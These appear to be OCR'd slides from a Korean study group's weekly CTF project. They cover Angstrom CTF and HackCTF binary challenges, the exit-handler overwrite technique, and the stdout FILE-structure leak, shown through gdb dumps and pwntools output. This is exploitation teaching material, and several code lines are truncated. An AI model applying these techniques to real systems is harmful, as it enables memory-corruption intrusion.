
# Exit함수를 이용한 exploit



```
gdb-peda$ p &initial
$3 = (struct exit_functi
gdb-peda$ x/2gx 0x7ffff7
0x7ffff7faaa40 <initial>
```



```
gdb-peda$ set *0x7ffff7f
gdb-peda$ x/2gx 0x7ffff7
0x7ffff7faaa40 <initial>
```



```
[----------------------------------registers-----------------------------------]
RAX: 0x1000000000000
RBX: 0x1
RCX: 0x1
RDX: 0x1
RSI: 0x1
RDI: 0x7ffff7faaa40 --> 0x1000000000000
RBP: 0x0
RSP: 0x7fffffffde80 --> 0x7ffff7faa560 --> 0x0
RIP: 0x7ffff7e2b6d7 (<__run_exit_handlers+535>: call   0x7ffff7e14318 <free@plt>)
R8 : 0x7ffff7fb0500 (0x00007ffff7fb0500)
R9 : 0x7
R10: 0x7fffffffdef0 --> 0xa616161610a61 ('a\naaaa\n')
R11: 0x246
R12: 0x7ffff7fa8718 --> 0x1000000000000
R13: 0x7fffffffe110 --> 0x1
R14: 0x7ffff7fae108 --> 0x1
R15: 0x7ffff7faaa40 --> 0x1000000000000
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7e2b6cf <__run_exit_handlers+527>:    test   eax,eax
   0x7ffff7e2b6d2 <__run_exit_handlers+530>:    je     0x7ffff7e2b6dc <__run_exit_handlers+540>
   0x7ffff7e2b6d4 <__run_exit_handlers+532>:    mov    rdi,r15
=> 0x7ffff7e2b6d7 <__run_exit_handlers+535>:    call   0x7ffff7e14318 <free@plt>
   0x7ffff7e2b6dc <__run_exit_handlers+540>:
    cmp    DWORD PTR [rip+0x182ced],0x0        # 0x7ffff7fae3d0 <__libc_multiple_threads>
   0x7ffff7e2b6e3 <__run_exit_handlers+547>:    je     0x7ffff7e2b6ed <__run_exit_handlers+557>
   0x7ffff7e2b6e5 <__run_exit_handlers+549>:    lock dec DWORD PTR [r14]
   0x7ffff7e2b6e9 <__run_exit_handlers+553>:    jne    0x7ffff7e2b6f2 <__run_exit_handlers+562>
Guessed arguments:
arg[0]: 0x7ffff7faaa40 --> 0x1000000000000
```

-> idx

> next

Toy Project

2 Week

# Angstrom CTF

## MISC

- ws1
- shifter

## WEB

- The Magic World

## BINARY

- No Canary
- Canary
- Lib_in_c

## REV

- Revving up
- Taking Off
- Patchrman

# Toy Project

## 3 Week

childheap

달라란침공

Reversing Me


Magic PNG

stdout flag leak

Toy Project

3 Week

# childheap



ChildHeap

500

nc ctf.j0n9hyun.xyz 3033

Author : JSec


HackCTF{...}

- Hack CTF
- Heap
- DoubleFree,
  stdout flag leak

Toy Project

3 Week

# 달라란침공



달라란 침공

150

nc ctf.j0n9hyun.xyz 9003


Author : Gyul

- Hack CTF
- MISC
- Pwntools tech

Toy Project

3 Week

# Reversing Me



Reversing Me

100


```
#include <stdio.h>
#include <string.h>

int main() {
        int i;
        char *serial = "H`cjCUFzhdy^stcbers^D1_x0t_jn1w^r2vdrre^
        char enter[54];
        printf("키를 입력하시게 : ");
        scanf("%s", enter);
        if (strlen(enter) == strlen(serial)) {
                for (i = 0; i < strlen(serial) && (enter[i] ^ (i
                if (i - 1 == strlen(enter))
                        printf("정답일세!\n");
        }
        else
                printf("그건 아닐세...\n");
                exit(0);

}
```

- Hack CTF
- REV

Toy Project

3 Week

# Magic PNG



Magic PNG

150

Author : Chu


HackCTF{...}

- Hack CTF
- Forensic
- PNG header

Toy Project

3 Week


# stdout flag leak



printf
puts
fwrite
putchar

→ stdout → vtable → __write


# stdout flag leak




printf
puts
fwrite
putchar

→ stdout → vtable → __write

# stdout flag leak



```
0x7ffff7dd0760 <_IO_2_1_stdout_>:       0x00000000fbad1800      0x0000000000000000
0x7ffff7dd0770 <_IO_2_1_stdout_+16>:    0x0000000000000000      0x0000000000000000
0x7ffff7dd0780 <_IO_2_1_stdout_+32>:    0x00007ffff7dd0700      0x00007ffff7dd07e3
0x7ffff7dd0790 <_IO_2_1_stdout_+48>:    0x00007ffff7dd07e3      0x00007ffff7dd07e3
0x7ffff7dd07a0 <_IO_2_1_stdout_+64>:    0x00007ffff7dd07e4      0x0000000000000000
0x7ffff7dd07b0 <_IO_2_1_stdout_+80>:    0x0000000000000000      0x0000000000000000
0x7ffff7dd07c0 <_IO_2_1_stdout_+96>:    0x0000000000000000      0x00007ffff7dcfa00
0x7ffff7dd07d0 <_IO_2_1_stdout_+112>:   0x0000000000000001      0xffffffffffffffff
0x7ffff7dd07e0 <_IO_2_1_stdout_+128>:   0x000000000a000000      0x00007ffff7dd18c0
0x7ffff7dd07f0 <_IO_2_1_stdout_+144>:   0xffffffffffffffff      0x0000000000000000
0x7ffff7dd0800 <_IO_2_1_stdout_+160>:   0x00007ffff7dcf8c0      0x0000000000000000
0x7ffff7dd0810 <_IO_2_1_stdout_+176>:   0x0000000000000000      0x0000000000000000
0x7ffff7dd0820 <_IO_2_1_stdout_+192>:   0x00000000ffffffff      0x0000000000000000
0x7ffff7dd0830 <_IO_2_1_stdout_+208>:   0x0000000000000000      0x00007ffff7dcc2a0
```



```
[DEBUG] Received 0xa3 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41
    *
    00000020  00 18 ad fb  00 00 00 00  00 00 00 00  00 00 00 00
    00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
    00000040  00 56 e7 b5  6f 7f 00 00  a3 56 e7 b5  6f 7f 00 00
    00000050  a3 56 e7 b5  6f 7f 00 00  a3 56 e7 b5  6f 7f 00 00
    00000060  a4 56 e7 b5  6f 7f 00 00  00 00 00 00  00 00 00 00
    00000070  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
    00000080  00 00 00 00  00 00 00 00  e0 48 e7 b5  6f 7f 00 00
    00000090  01 00 00 00  00 00 00 00  ff ff ff ff  ff ff ff ff
    000000a0  00 00 00
    000000a3
```

# Q & A

여러분 포너블 합시다 포너블